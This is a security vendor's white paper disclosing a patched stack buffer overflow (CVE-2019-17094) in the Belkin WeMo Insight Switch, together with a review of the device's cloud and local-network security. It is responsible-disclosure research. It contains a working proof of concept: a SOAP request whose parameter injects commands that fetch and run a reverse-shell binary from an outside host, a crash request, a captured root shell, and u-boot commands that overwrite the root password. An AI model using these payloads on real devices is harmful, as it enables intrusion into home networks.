White Paper

Bitdefender®

Multiple Vulnerabilities in Belkin WeMo Insight Switch

Assigned CVE: CVE-2019-17094 (buffer overflow)

Internet of Things devices have become commonplace in modern homes. Relatively inexpensive and easy to control remotely, they promise a world at your fingertips. Security vulnerabilities in connected devices can not only affect the user experience but can also give cyber-criminals an open door to your local network. This is also the case with the Belkin WeMo Insight Switch, a smart power plug that lets you turn any conventional device into a smart one.

This whitepaper – part of a series developed in partnership with **PCMag** *– aims to shed light on the security of the world's best-sellers in the IoT space.* **PCMag** *contacted the research team at Bitdefender and asked us to look at several popular devices, including the Belkin WeMo Insight Switch.*

Notes:

In the spirit of responsible disclosure, this whitepaper has been published after the release and adoption of a patch to mitigate the described issues. A new firmware version has been made available for affected customers. More information on how to update is available in this support article on the Belkin website.

This attack is local – in order to exploit the vulnerabilities, an attacker would already need presence inside the device's network. While this limits exploitation, there are several circumstances where a threat actor would legitimately be able to join the local network (coffee shops, hotels, co-working spaces).

Summary of vulnerabilities:

- Stack-based buffer overflow vulnerability (CVE-2019-17094)

Disclosure timeline:

- Jun 14, 2019: Report is submitted to the affected vendor
- Jun 18, 2019: Issue confirmed
- Jul 29, 2019: Fix is available, but not deployed to customers
- Oct 01, 2019: Wemo firmware 11408 officially released on 19/08/19
- Dec 09, 2019: Coordinated vulnerability disclosure

Analyzed firmware version: WeMo_WW_2.00.11396.PVT-OWRT-InsightV2

Cloud-device communication

Communication protocol used

The device communicates with the cloud through an HTTPS API endpoint and a STUN server. The API is used for installation, remote control setup and log uploading. The STUN server provides remote control capabilities when the smartphone is outside of the device's local network.

Authentication/Identification

The device is identified by the cloud servers using its MAC address. To authenticate with the API endpoints, the HTTPS requests use HMAC authentication (SHA1) with a unique secret key stored on each device. The hashed message contains the device's MAC address and serial number, and a timestamp. For the STUN server, the device uses an authentication mechanism provided by the STUN protocol, Long-Term credential mechanism, which offers both authentication and message integrity.

Communication channel security

The API requests are initiated via HTTPS with certificate validation. The use of HTTPS mitigates eavesdropping.

Firmware update

For firmware updates, the device receives a URL to a signed binary. The device downloads the file over HTTP, but it checks the signature and discards tampered files. The update can be manually triggered from the smartphone app.

Local network

The device exposes an UPnP server to the local network, which is used by the smartphone app to control the functionality of the switch. Communication over the local network is done via HTTP and no authentication is required. This means **any device on the network can send commands or query the device for information**.

A stack-based buffer overflow vulnerability was discovered **[1]** which, combined with the lack of authentication, **can allow any attacker on the local network to obtain code execution on the device**.

Smartphone app-cloud communication

The Android application allows remote access to devices. No account is required, as the cloud server identifies users based on an ID derived from the ANDROID_ID of their smartphone (64-bit unique number).

Messages for the device are sent to an endpoint on **api.xwemo.com** and contain the MAC address for device identification. The server checks whether the message sender is the owner of the device and forwards the request through the STUN server.

Initial configuration

When in setup mode, the device creates an access point without password protection. The smartphone app will connect to this network and send the SSID and password of the user's Wi-Fi network.

Other

Hardware access

The device has pins that grant access to a UART serial port. After boot, the root password is required to access the shell. By interrupting the booting process and modifying the boot parameters, the root password can be overwritten and root access obtained on the device **[2]**.

[1] Buffer overflow exploit

The **libbelkin_api.so** library contains a stack-based buffer overflow in the **GetBelkinParameter** function. This function retrieves parameters stored in NVRAM during program initialization. To exploit this vulnerability, we have to set a parameter to contain our payload, then crash the server. After the process is automatically restarted by the watchdog, it calls the vulnerable function which will retrieve our payload from NVRAM and trigger the exploit execution.


First, we store our payload in NVRAM by sending a request to the UPnP server which contains the payload in the **PowerThreshold** parameter. There are other vulnerable parameters that we can use, such as **EnergyPerUnitCost**, **Currency**, **EmailAddress** etc.)

```
POST /upnp/control/insight1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 127.0.0.1
Content-Length: 619
SOAPACTION: "urn:Belkin:service:insight:1#SetPowerThreshold"
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
   <s:Body>
      <u:SetPowerThreshold xmlns:u="urn:Belkin:service:insight:1">
         <PowerThreshold>1;wget 192.168.50.131/reverse;chmod +x
reverse;nvram set
PowerThreshold=8000;./reverse;aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaatJ@</
PowerThreshold>
      </u:SetPowerThreshold>
   </s:Body>
</s:Envelope>
```

After setting the value, we need to trigger a **GetBelkinParameter** call. To achieve this, we can crash the process and wait for it to be respawned by the watchdog. To crash the executable, we found a bug that triggers an invalid read access from a null address. We simply have to send an incomplete request.

```
POST /upnp/control/basicevent1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 127.0.0.1
Content-Length: 303
SOAPACTION:
"urn:Belkin:service:basicevent:1#SetLogLevelOption"
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
>
   <s:Body>
      <u:SetLogLevelOption
xmlns:u="urn:Belkin:service:basicevent:1">
</u:SetLogLevelOption>
   </s:Body>
</s:Envelope>
```

Result after the process is restarted:



```
root@kali:~# nc -nvlp 4445
listening on [any] 4445 ...
connect to [192.168.50.131] from (UNKNOWN) [192.168.50.103] 4086
ps
  PID USER       VSZ STAT COMMAND
    1 root      1584 S    init
    2 root         0 SWN  [ksoftirqd/0]
    3 root         0 SW   [watchdog/0]
    4 root         0 SW<  [events/0]
    5 root         0 SW<  [khelper]
    6 root         0 SW<  [kthread]
   23 root         0 SW<  [kblockd/0]
   26 root         0 SW<  [khubd]
   40 root         0 SW<  [kswapd0]
   41 root         0 SW<  [aio/0]
  681 root         0 SW   [mtdblockd]
 1420 root         0 SWN  [jffs2_gcd_mtd8]
 1437 root      1576 S    {rcS} /bin/sh /etc/init.d/rcS S boot
 1440 root      1576 S    logger -s -p 6 -t sysinit
 1441 root      1588 S    -ash
 1442 root      1584 S    init
 1450 root      1572 S    syslogd -s 45 -O /var/log/messages -S
 1452 root      1572 S    klogd
 1470 root         0 SWN  [jffs2_gcd_mtd9]
 1522 root       816 S    /sbin/hotplug2 --override --persistent --set-worker
 1619 root      2296 S    /sbin/insightd -D /dev/ttyS0
 1667 root         0 SW   [RtmpCmdQTask]
 1668 root         0 SW   [RtmpWscTask]
 1677 nobody    1004 S    /usr/sbin/dnsmasq -K -D -y -Z -b -E -s lan -S /lan/
 1683 root       788 S    /sbin/pmortemd
 1705 root      1580 S    sh /sbin/startWemo.sh
 1713 root      1580 S    /sbin/watchdog -t 5 /dev/watchdog
 1950 root      1584 S    udhcpc -t 0 -i apcli0 -H wemo -b -p /var/run/apcli0.
 2002 root      1492 S    nvramd
 2253 root     10716 S    /sbin/natClient
 2254 root      100m S    /sbin/wemoApp -webdir /tmp/Belkin_settings/
 2341 root      1120 S    /usr/sbin/ntpclient -s -l -D -p 123 -h 130.149.17.8
 2358 root      1576 S    /bin/sh -c 1;wget 192.168.50.131/reverse;chmod +x re
 2362 root      1576 S    //bin/sh
 2363 root      1576 R    ps
```

After the process is restarted, the payload will be executed. The parameter containing the payload should be restored to allow the process to eventually start successfully.

[2] Hardware access

Press "4" during the boot process to enter the u-boot shell. The next commands must be run:

setenv boot_A_args console=ttyS1,57600n8 root=/dev/mtdblock5 init=/bin/sh -c -- /etc/preinit\;echo\${IFS} root:\\$1\\$w4cFGqUI\\$Fw5qkoFl4hdzCwOZZpdkn1:0:0:root:/root:/bin/ash>/ etc/passwd\;exec\${IFS}/sbin/init

setenv boot_B_args console=ttyS1,57600n8 root=/dev/mtdblock7 init=/bin/sh -c -- /etc/preinit\;echo\${IFS} root:\\$1\\$w4cFGqUI\\$Fw5qkoFl4hdzCwOZZpdkn1:0:0:root:/root:/bin/ash>/ etc/passwd\;exec\${IFS}/sbin/init

boot

This operation overwrites the root password with the password “asd”. The command given as parameter to /bin/sh must not contain spaces or the dot sign, as it will be interpreted differently by the kernel. The **${IFS}** variable is used to replace spaces. The **`/etc/preinit`** script contains the preinit routine and is run to make the filesystem writeable.

The command **`echo root:$1$w4cFGqUI$Fw5qkoFl4hdzCwOZZpdkn1:0:0:root:/root:/bin/ash>/etc/passwd`** overwrites the /etc/passwd file that contains the root’s hashed password with the hash of “asd”. Then **`exec /sbin/init`** will continue the initialization process. After the boot, a login prompt appears and the credentials **root:asd** can be used.

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers.
More information is available at http://www.bitdefender.com/.

Bitdefender-WhitePaper-wemo-CREA4135-en_EN